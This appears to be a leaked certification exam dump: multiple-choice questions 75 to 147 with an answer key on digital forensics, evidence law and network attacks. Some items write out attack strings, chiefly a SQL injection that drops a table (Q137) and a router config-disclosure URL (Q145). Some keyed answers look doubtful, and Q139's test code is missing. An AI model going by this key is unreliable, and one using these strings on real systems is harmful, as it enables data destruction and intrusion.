#### **QUESTION 75**

With Regard to using an Antivirus scanner during a computer forensics investigation, You should:

- A. Scan the suspect hard drive before beginning an investigation
- B. Never run a scan on your forensics workstation because it could change your systems configuration
- C. Scan your forensics workstation at intervals of no more than once every five minutes during an investigation
- D. Scan your Forensics workstation before beginning an investigation

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 76**

Windows identifies which application to open a file with by examining which of the following?

- A. The File extension
- B. The file attributes
- C. The file Signature at the end of the file
- D. The file signature at the beginning of the file

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 77**

You have used a newly released forensic investigation tool, which doesn't meet the Daubert Test, during a case. The case has ended-up in court. What argument could the defense make to weaken your case?

- A. The tool hasn't been tested by the International Standards Organization (ISO)
- B. Only the local law enforcement should use the tool
- C. The total has not been reviewed and accepted by your peers
- D. You are not certified for using the tool

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 78**

Which of the following is NOT a graphics file?

- A. Picture1.tga
- B. Picture2.bmp
- C. Picture3.nfo
- D. Picture4.psd

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 79**

When conducting computer forensic analysis, you must guard against \_\_\_\_\_ So that you remain focused on the primary job and insure that the level of work does not increase beyond what was originally expected.

- A. Hard Drive Failure
- B. Scope Creep
- C. Unauthorized expenses
- D. Overzealous marketing

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 80**

In General, \_\_\_\_\_ Involves the investigation of data that can be retrieved from the hard disk or other disks of a computer by applying scientific methods to retrieve the data.

- A. Network Forensics
- B. Data Recovery
- C. Disaster Recovery
- D. Computer Forensics

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 81**

When you carve an image, recovering the image depends on which of the following skills?

- A. Recognizing the pattern of the header content
- B. Recovering the image from a tape backup
- C. Recognizing the pattern of a corrupt file

- D. Recovering the image from the tape backup

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 82

When a file is deleted by Windows Explorer or through the MS-DOS delete command, the operating system inserts \_\_\_\_\_ in the first letter position of the filename in the FAT database.

- A. A Capital X
- B. A Blank Space
- C. The Underscore Symbol
- D. The lowercase Greek Letter Sigma (s)

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 83

While working for a prosecutor, what do you think you should do if the evidence you found appears to be exculpatory and is not being released to the defense?

- A. Keep the information of file for later review
- B. Destroy the evidence
- C. Bring the information to the attention of the prosecutor, his or her supervisor or finally to the judge
- D. Present the evidence to the defense attorney

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 84

In Microsoft file structures, sectors are grouped together to form:

- A. Clusters
- B. Drives
- C. Bitstreams
- D. Partitions

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 85**

What type of file is represented by a colon (:) with a name following it in the Master File Table of NTFS disk?

- A. A compressed file
- B. A Data stream file
- C. An encrypted file
- D. A reserved file

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 86**

An Employee is suspected of stealing proprietary information belonging to your company that he had no rights to possess. The information was stored on the Employees Computer that was protected with the NTFS Encrypted File System (EFS) and you had observed him copy the files to a floppy disk just before leaving work for the weekend. You detain the Employee before he leaves the building and recover the floppy disks and secure his computer. Will you be able to break the encryption so that you can verify that that the employee was in possession of the proprietary information?

- A. EFS uses a 128-bit key that can't be cracked, so you will not be able to recover the information
- B. When the encrypted file was copied to the floppy disk, it was automatically unencrypted, so you can recover the information.
- C. The EFS Revoked Key Agent can be used on the Computer to recover the information
- D. When the Encrypted file was copied to the floppy disk, the EFS private key was also copied to the floppy disk, so you can recover the information.

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 87**

When examining a hard disk without a write-blocker, you should not start windows because Windows will write data to the:

- A. Recycle Bin
- B. MSDOS.sys
- C. BIOS
- D. Case files

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 88**

You are called in to assist the police in an investigation involving a suspected drug dealer. The suspects house was searched by the police after a warrant was obtained and they located a floppy disk in the suspects

bedroom. The disk contains several files, but they appear to be password protected. What are two common methods used by password cracking software that you can use to obtain the password?

- A. Limited force and library attack
- B. Brute Force and dictionary Attack
- C. Maximum force and thesaurus Attack
- D. Minimum force and appendix Attack

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 89**

When reviewing web logs, you see an entry for resource not found in the HTTP status code field. What is the actual error code that you would see in the log for resource not found?

- A. 202
- B. 404
- C. 505
- D. 909

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 90**

Volatile Memory is one of the leading problems for forensics. Worms such as code Red are memory resident and do write themselves to the hard drive, if you turn the system off they disappear. In a lab environment, which of the following options would you suggest as the most appropriate to overcome the problem of capturing volatile memory?

- A. Use VMware to be able to capture the data in memory and examine it
- B. Give the Operating System a minimal amount of memory, forcing it to use a swap file
- C. Create a Separate partition of several hundred megabytes and place the swap file there
- D. Use intrusion forensic techniques to study memory resident infections

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 91**

You are working in the security Department of law firm. One of the attorneys asks you about the topic of sending fake email because he has a client who has been charged with doing just that. His client alleges that he is innocent and that there is no way for a fake email to actually be sent. You inform the attorney that his client is mistaken and that fake email is possibility and that you can prove it. You return to your desk and craft a fake email to the attorney that appears to come from his boss. What port do you send the email to on the company SMTP server?

- A. 10
- B. 25
- C. 110
- D. 135

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 92

This is original file structure database that Microsoft originally designed for floppy disks. It is written to the outermost track of a disk and contains information about each file stored on the drive.

- A. Master Boot Record (MBR)
- B. Master File Table (MFT)
- C. File Allocation Table (FAT)
- D. Disk Operating System (DOS)

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 93

What should you do when approached by a reporter about a case that you are working on or have worked on?

- A. Refer the reporter to the attorney that retained you
- B. Say, "no comment"
- C. Answer all the reporter's questions as completely as possible
- D. Answer only the questions that help your case

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 94

Which of the following refers to the data that might still exist in a cluster even though the original file has been overwritten by another file?

- A. Sector
- B. Metadata
- C. MFT
- D. Slack Space

**Correct Answer:** D

**Section:** (none)

**Explanation****Explanation/Reference:****QUESTION 95**

A state department site was recently attacked and all the servers had their disks erased. The incident response team sealed the area and commenced investigation. During evidence collection they came across a zip disks that did not have the standard labeling on it. The incident team ran the disk on an isolated system and found that the system disk was accidentally erased. They decided to call in the FBI for further investigation. Meanwhile, they short listed possible suspects including three summer interns. Where did the incident team go wrong?

- A. They examined the actual evidence on an unrelated system
- B. They attempted to implicate personnel without proof
- C. They tampered with evidence by using it
- D. They called in the FBI without correlating with the fingerprint data

**Correct Answer: C****Section: (none)****Explanation****Explanation/Reference:****QUESTION 96**

When investigating a Windows System, it is important to view the contents of the page or swap file because:

- A. Windows stores all of the systems configuration information in this file
- B. This is file that windows use to communicate directly with Registry
- C. A Large volume of data can exist within the swap file of which the computer user has no knowledge
- D. This is the file that windows use to store the history of the last 100 commands that were run from the command line

**Correct Answer: C****Section: (none)****Explanation****Explanation/Reference:****QUESTION 97**

Chris has been called upon to investigate a hacking incident reported by one of his clients. The company suspects the involvement of an insider accomplice in the attack. Upon reaching the incident scene, Chris secures the physical area, records the scene using visual media. He shuts the system down by pulling the power plug so that he does not disturb the system in any way. He labels all cables and connectors prior to disconnecting any. What do you think would be the next sequence of events?

- A. Connect the target media; prepare the system for acquisition; Secure the evidence; Copy the media
- B. Prepare the system for acquisition; Connect the target media; copy the media; Secure the evidence
- C. Connect the target media; Prepare the system for acquisition; Secure the evidence; Copy the media
- D. Secure the evidence; prepare the system for acquisition; Connect the target media; copy the media

**Correct Answer: B****Section: (none)****Explanation**

**Explanation/Reference:****QUESTION 98**

The use of warning banners helps a company avoid litigation by overcoming an employee assumed \_\_\_\_\_ . When connecting to the company's intranet, network or Virtual Private Network(VPN) and will allow the company's investigators to monitor, search and retrieve information stored within the network.

- A. Right to work
- B. Right of free speech
- C. Right to Internet Access
- D. Right of Privacy

**Correct Answer:** D**Section:** (none)**Explanation****Explanation/Reference:****QUESTION 99**

What does mactime, an essential part of the coroner's toolkit do?

- A. It traverses the file system and produces a listing of all files based on the modification, access and change timestamps
- B. It can recover deleted file space and search it for data. However, it does not allow the investigator to preview them
- C. The tools scans for i-node information, which is used by other tools in the tool kit
- D. It is too specific to the MAC OS and forms a core component of the toolkit

**Correct Answer:** A**Section:** (none)**Explanation****Explanation/Reference:****QUESTION 100**

One way to identify the presence of hidden partitions on a suspect's hard drive is to:

- A. Add up the total size of all known partitions and compare it to the total size of the hard drive
- B. Examine the FAT and identify hidden partitions by noting an H in the partition Type field
- C. Examine the LILO and note an H in the partition Type field
- D. It is not possible to have hidden partitions on a hard drive

**Correct Answer:** A**Section:** (none)**Explanation****Explanation/Reference:****QUESTION 101**

What information do you need to recover when searching a victim's computer for a crime committed with

specific e-mail message?

- A. Internet service provider information
- B. E-mail header
- C. Username and password
- D. Firewall log

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 102**

Melanie was newly assigned to an investigation and asked to make a copy of all the evidence from the compromised system. Melanie did a DOS copy of all the files on the system. What would be the primary reason for you to recommend a disk imaging tool?

- A. A disk imaging tool would check for CRC32s for internal self-checking and validation and have MD5 checksum
- B. Evidence file format will contain case data entered by the examiner and encrypted at the beginning of the evidence file
- C. A simple DOS copy will not include deleted files, file slack and other information
- D. There is no case for an imaging tool as it will use a closed, proprietary format that if compared to the original will not match up sector for sector

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 103**

You are employed directly by an attorney to help investigate an alleged sexual harassment case at a large pharmaceutical manufacture. While at the corporate office of the company, the CEO demands to know the status of the investigation. What prevents you from discussing the case with the CEO?

- A. the attorney-work-product rule
- B. Good manners
- C. Trade secrets
- D. ISO 17799

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 104**

What is the investigator trying to analyze if the system gives the following image as output?

Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>C:\Users\Admin\Desktop\logonSessions\logonsessions.exe
```

Logonsessions v1.3
Copyright (c) 2004-2015 Mark Russinovich
Sysinternals - www.sysinternals.com

```
[0] Logon session 00000000:000003e7:
User name: WORKGROUP\RD-006$ 
Auth package: NTLM
Logon type: (none)
Session: 0
Sid: S-1-5-18
Logon time: 3/10/2016 3:32:46 AM
Logon server:
DNS Domain:
UPN:

[1] Logon session 00000000:000009209:
User name:
Auth package: NTLM
Logon type: (none)
Session: 0
Sid: (none)
Logon time: 3/10/2016 3:32:46 AM
Logon server:
DNS Domain:
UPN:

[2] Logon session 00000000:000003e4:
User name: WORKGROUP\RD-006$ 
Auth package: Negotiate
Logon type: Service
Session: 0
Sid: S-1-5-20
Logon time: 3/10/2016 3:32:46 AM
Logon server:
DNS Domain:
UPN:
```

- A. All the logon sessions
- B. Currently active logon sessions
- C. Inactive logon sessions
- D. Details of users who can logon

**Correct Answer: B**

**Section: (none)**

**Explanation**

**Explanation/Reference:**

#### QUESTION 105

This organization maintains a database of hash signatures for known software.

- A. International Standards Organization

- B. Institute of Electrical and Electronics Engineers
- C. National Software Reference Library
- D. American National standards Institute

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 106**

The \_\_\_\_\_ refers to handing over the results of private investigations to the authorities because of indications of criminal activity.

- A. Locard Exchange Principle
- B. Clark Standard
- C. Kelly Policy
- D. Silver-Platter Doctrine

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 107**

You are working as Computer Forensics investigator and are called by the owner of an accounting firm to investigate possible computer abuse by one of the firm's employees. You meet with the owner of the firm and discover that the company has never published a policy stating that they reserve the right to inspect their computing assets at will. What do you do?

- A. Inform the owner that conducting an investigation without a policy is not a problem because the company is privately owned
- B. Inform the owner that conducting an investigation without a policy is a violation of the 4th amendment
- C. Inform the owner that conducting an investigation without a policy is a violation of the employee's expectation of privacy
- D. Inform the owner that conducting an investigation without a policy is not a problem because a policy is only necessary for government agencies

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 108**

During the course of a corporate investigation, you find that an Employee is committing a crime. Can the Employer file a criminal complaint with Police?

- A. Yes, and all evidence can be turned over to the police
- B. Yes, but only if you turn the evidence over to a federal law enforcement agency
- C. No, because the investigation was conducted without following standard police procedures

D. No, because the investigation was conducted without warrant

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 109**

\_\_\_\_\_ is simply the application of Computer Investigation and analysis techniques in the interests of determining potential legal evidence.

- A. Network Forensics
- B. Computer Forensics
- C. Incident Response
- D. Event Reaction

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 110**

What is the name of the Standard Linux Command that is also available as windows application that can be used to create bit-stream images?

- A. mcopy
- B. image
- C. MD5
- D. dd

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**IT MATERIAL TRIBE**

*Make Impossible Possible*

#### **QUESTION 111**

To preserve digital evidence, an investigator should \_\_\_\_\_.

- A. Make two copies of each evidence item using a single imaging tool
- B. Make a single copy of each evidence item using an approved imaging tool
- C. Make two copies of each evidence item using different imaging tools
- D. Only store the original evidence item

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 112**

Profiling is a forensics technique for analyzing evidence with the goal of identifying the perpetrator from their various activity. After a computer has been compromised by a hacker, which of the following would be most important in forming a profile of the incident?

- A. The manufacturer of the system compromised
- B. The logic, formatting and elegance of the code used in the attack
- C. The nature of the attack
- D. The vulnerability exploited in the incident

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 113**

Printing under a Windows Computer normally requires which one of the following files types to be created?

- A. EME
- B. MEM
- C. EMF
- D. CME

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 114**

An Expert witness give an opinion if:

- A. The Opinion, inferences or conclusions depend on special knowledge, skill or training not within the ordinary experience of lay jurors
- B. To define the issues of the case for determination by the finder of fact
- C. To stimulate discussion between the consulting expert and the expert witness
- D. To deter the witness form expanding the scope of his or her investigation beyond the requirements of the case

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 115**

When using Windows acquisitions tools to acquire digital evidence, it is important to use a well-tested hardware write-blocking device to:

- A. Automate Collection from image files
- B. Avoiding copying data from the boot partition

- C. Acquire data from host-protected area on a disk
- D. Prevent Contamination to the evidence drive

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 116**

Office Documents (Word, Excel and PowerPoint) contain a code that allows tracking the MAC or unique identifier of the machine that created the document. What is that code called?

- A. Globally unique ID
- B. Microsoft Virtual Machine Identifier
- C. Personal Application Protocol
- D. Individual ASCII string

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 117**

You have completed a forensic investigation case. You would like to destroy the data contained in various disks at the forensics lab due to sensitivity of the case. How would you permanently erase the data on the hard disk?

- A. Throw the hard disk into the fire
- B. Run the powerful magnets over the hard disk
- C. Format the hard disk multiple times using a low level disk utility
- D. Overwrite the contents of the hard disk with Junk data

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 118**

You have been asked to investigate after a user has reported a threatening e-mail they have received from an external source. Which of the following are you most interested in when trying to trace the source of the message?

- A. The X509 Address
- B. The SMTP reply Address
- C. The E-mail Header
- D. The Host Domain Name

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 119**

You are working as a Computer forensics investigator for a corporation on a computer abuse case. You discover evidence that shows the subject of your investigation is also embezzling money from the company. The company CEO and the corporate legal counsel advise you to contact law enforcement and provide them with the evidence that you have found. The law enforcement officer that responds requests that you put a network sniffer on your network and monitor all traffic to the subject's computer. You inform the officer that you will not be able to comply with that request because doing so would:

- A. Violate your contract
- B. Cause network congestion
- C. Make you an agent of law enforcement
- D. Write information to the subject's hard drive

**Correct Answer: C****Section: (none)****Explanation****Explanation/Reference:****QUESTION 120**

A law enforcement officer may only search for and seize criminal evidence with \_\_\_\_\_, which are facts or circumstances that would lead a reasonable person to believe a crime has been committed or is about to be committed, evidence of the specific crime exists and the evidence of the specific crime exists at the place to be searched.

- A. Mere Suspicion
- B. A preponderance of the evidence
- C. Probable cause
- D. Beyond a reasonable doubt

**Correct Answer: C****Section: (none)****Explanation****Explanation/Reference:****QUESTION 121**

The police believe that Melvin Matthew has been obtaining unauthorized access to computers belonging to numerous computer software and computer operating systems manufacturers, cellular telephone manufacturers, Internet Service Providers and Educational Institutions. They also suspect that he has been stealing, copying and misappropriating proprietary computer software belonging to the several victim companies. What is preventing the police from breaking down the suspects door and searching his home and seizing all of his computer equipment if they have not yet obtained a warrant?

- A. The Fourth Amendment
- B. The USA patriot Act
- C. The Good Samaritan Laws
- D. The Federal Rules of Evidence

**Correct Answer: A**

**Section: (none)****Explanation****Explanation/Reference:****QUESTION 122**

When cataloging digital evidence, the primary goal is to

- A. Make bit-stream images of all hard drives
- B. Preserve evidence integrity
- C. Not remove the evidence from the scene
- D. Not allow the computer to be turned off

**Correct Answer: B****Section: (none)****Explanation****Explanation/Reference:****QUESTION 123**

You are conducting an investigation of fraudulent claims in an insurance company that involves complex text searches through large numbers of documents. Which of the following tools would allow you to quickly and efficiently search for a string within a file on the bitmap image of the target computer?

- A. Stringsearch
- B. grep
- C. dir
- D. vim

**Correct Answer: B****Section: (none)****Explanation****Explanation/Reference:****QUESTION 124**

As a CHFI professional, which of the following is the most important to your professional reputation?

- A. Your Certifications
- B. The correct, successful management of each and every case
- C. The free that you charge
- D. The friendship of local law enforcement officers

**Correct Answer: B****Section: (none)****Explanation****Explanation/Reference:****QUESTION 125**

In conducting a computer abuse investigation you become aware that the suspect of the investigation is using ABC Company as his Internet Service Provider (ISP). You contact ISP and request that they provide you

assistance with your investigation. What assistance can the ISP provide?

- A. The ISP can investigate anyone using their service and can provide you with assistance
- B. The ISP can investigate computer abuse committed by their employees, but must preserve the privacy of their customers and therefore cannot assist you without a warrant
- C. The ISP can't conduct any type of investigations on anyone and therefore can't assist you
- D. ISP's never maintain log files so they would be of no use to your investigation

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 126**

You are assisting in the investigation of a possible Web Server Hack. The company who called you stated that customers reported to them that whenever they entered the web address of the company in their browser, what they received was a porno graphic web site. The company checked the web server and nothing appears wrong. When you type in the IP address of the web site in your browser everything appears normal. What is the name of the attack that affects the DNS cache of the name resolution servers, resulting in those servers directing users to the wrong web site?

- A. ARP Poisoning
- B. DNS Poisoning
- C. HTTP redirect attack
- D. IP Spoofing

**Correct Answer:** B


**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 127**

Analyze the hex representation of mysql-bin.000013 file in the screenshot below. Which of the following will be an inference from this analysis?



- A. A user with username bad\_guy has logged into the WordPress web application
- B. A WordPress user has been created with the username anonymous\_hacker
- C. An attacker with name anonymous\_hacker has replaced a user bad\_guy in the WordPress database
- D. A WordPress user has been created with the username bad\_guy

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 128

Law enforcement officers are conducting a legal search for which a valid warrant was obtained. While conducting the search, officers observe an item of evidence for an unrelated crime that was not included in the warrant. The item was clearly visible to the officers and immediately identified as evidence. What is the term used to describe how this evidence is admissible?

- A. Plain view doctrine
- B. Corpus delicti
- C. Locard Exchange Principle
- D. Ex Parte Order

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 129**

Microsoft Outlook maintains email messages in a proprietary format in what type of file?

- A. .email
- B. .mail
- C. .pst
- D. .doc

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 130**

The efforts to obtain information before a trial by demanding documents, depositions, questioned and answers written under oath, written requests for admissions of fact and examination of the scene is a description of what legal term?

- A. Detection
- B. Hearsay
- C. Spoliation
- D. Discovery

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 131**

The rule of thumb when shutting down a system is to pull the power plug. However, it has certain drawbacks. Which of the following would that be?

- A. Any data not yet flushed to the system will be lost
- B. All running processes will be lost
- C. The /tmp directory will be flushed
- D. Power interruption will corrupt the pagefile

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 132**

You are a computer forensics investigator working with local police department and you are called to assist in an investigation of threatening emails. The complainant has printed out 27 email messages from the suspect and gives the printouts to you. You inform her that you will need to examine her computer because you need access to the \_\_\_\_\_ in order to track the emails back to the suspect.

- A. Routing Table

- B. Firewall log
- C. Configuration files
- D. Email Header

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 133**

Hackers can gain access to Windows Registry and manipulate user passwords, DNS settings, access rights or others features that they may need in order to accomplish their objectives. One simple method for loading an application at startup is to add an entry (Key) to the following Registry Hive:

- A. HKEY\_LOCAL\_MACHINE\hardware\windows\start
- B. HKEY\_LOCAL\_USERS\Software\Microsoft\old\Version\Load
- C. HKEY\_CURRENT\_USER\Microsoft\Default
- D. HKEY\_LOCAL\_MACHINE\Software\Microsoft\CurrentVersion\Run

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 134**

Which of the following file system is used by Mac OS X?

- A. EFS
- B. HFS+
- C. EXT2
- D. NFS

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 135**

When you are running a vulnerability scan on a network and the IDS cuts off your connection, what type of IDS is being used?

- A. Passive IDS
- B. Active IDS
- C. Progressive IDS
- D. NIPS

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 136**

Simon is a former employee of Trinitron XML Inc. He feels he was wrongly terminated and wants to hack into his former company's network. Since Simon remembers some of the server names, he attempts to run the axfr and ixfr commands using DIG. What is Simon trying to accomplish here?

- A. Send DOS commands to crash the DNS servers
- B. Perform DNS poisoning
- C. Perform a zone transfer
- D. Enumerate all the users in the domain

**Correct Answer: C****Section: (none)****Explanation****Explanation/Reference:****QUESTION 137**

What will the following command produce on a website login page? SELECT email, passwd, login\_id, full\_name FROM members WHERE email = 'someone@somehwere.com'; DROP TABLE members; --'

- A. Deletes the entire members table
- B. Inserts the Error! Reference source not found.email address into the members table
- C. Retrieves the password for the first user in the members table
- D. This command will not produce anything since the syntax is incorrect

**Correct Answer: A****Section: (none)****Explanation****Explanation/Reference:****QUESTION 138**

You setup SNMP in multiple offices of your company. Your SNMP software manager is not receiving data from other offices like it is for your main office. You suspect that firewall changes are to blame. What ports should you open for SNMP to work through Firewalls? (Choose two.)

- A. 162
- B. 161
- C. 163
- D. 160

**Correct Answer: AB****Section: (none)****Explanation****Explanation/Reference:****QUESTION 139**

You are carrying out the last round of testing for your new website before it goes live. The website has many

dynamic pages and connects to a SQL backend that accesses your product inventory in a database. You come across a web security site that recommends inputting the following code into a search field on web pages to check for vulnerabilities: When you type this and click on search, you receive a pop-up window that says: "This is a test."

What is the result of this test?

- A. Your website is vulnerable to CSS
- B. Your website is not vulnerable
- C. Your website is vulnerable to SQL injection
- D. Your website is vulnerable to web bugs

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 140**

If an attacker's computer sends an IPID of 31400 to a zombie computer on an open port in IDLE scanning, what will be the response?

- A. The zombie will not send a response
- B. 31402
- C. 31399
- D. 31401

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 141**

Michael works for Kimball Construction Company as senior security analyst. As part of yearly security audit, Michael scans his network for vulnerabilities. Using Nmap, Michael conducts XMAS scan and most of the ports scanned do not give a response. In what state are these ports?

- A. Closed
- B. Open
- C. Stealth
- D. Filtered

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 142**

You are assisting a Department of Defense contract company to become compliant with the stringent security policies set by the DoD. One such strict rule is that firewalls must only allow incoming connections that were first initiated by internal computers. What type of firewall must you implement to abide by this policy?

- A. Packet filtering firewall
- B. Circuit-level proxy firewall
- C. Application-level proxy firewall
- D. Stateful firewall

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 143

Jessica works as systems administrator for a large electronics firm. She wants to scan her network quickly to detect live hosts by using ICMP ECHO Requests. What type of scan is Jessica going to perform?

- A. Tracert
- B. Smurf scan
- C. Ping trace
- D. ICMP ping sweep

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 144

You work as an IT security auditor hired by a law firm in Boston to test whether you can gain access to sensitive information about the company clients. You have rummaged through their trash and found very little information. You do not want to set off any alarms on their network, so you plan on performing passive foot printing against their Web servers. What tool should you use?

- A. Ping sweep
- B. Nmap
- C. Netcraft
- D. Dig

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 145

You are a security analyst performing a penetration tests for a company in the Midwest. After some initial reconnaissance, you discover the IP addresses of some Cisco routers used by the company. You type in the following URL that includes the IP address of one of the routers:  
<http://172.168.4.131/level/99/exec/show/config>

After typing in this URL, you are presented with the entire configuration file for that router. What have you discovered?

- A. HTTP Configuration Arbitrary Administrative Access Vulnerability
- B. HTML Configuration Arbitrary Administrative Access Vulnerability
- C. Cisco IOS Arbitrary Administrative Access Online Vulnerability
- D. URL Obfuscation Arbitrary Administrative Access Vulnerability

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 146**

What is the following command trying to accomplish?

C:> nmap -sU -p445 192.168.0.0/24

- A. Verify that UDP port 445 is open for the 192.168.0.0 network
- B. Verify that TCP port 445 is open for the 192.168.0.0 network
- C. Verify that NETBIOS is running for the 192.168.0.0 network
- D. Verify that UDP port 445 is closed for the 192.168.0.0 network

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 147**

You are the network administrator for a small bank in Dallas, Texas. To ensure network security, you enact a security policy that requires all users to have 14 character passwords. After giving your users 2 weeks notice, you change the Group Policy to force 14 character passwords. A week later you dump the SAM database from the standalone server and run a password-cracking tool against it. Over 99% of the passwords are broken within an hour. Why were these passwords cracked so quickly?

- A. Passwords of 14 characters or less are broken up into two 7-character hashes
- B. A password Group Policy change takes at least 3 weeks to completely replicate throughout a network
- C. Networks using Active Directory never use SAM databases so the SAM database pulled was empty
- D. The passwords that were cracked are local accounts on the Domain Controller

**Correct Answer:** A

**Section:** (none)

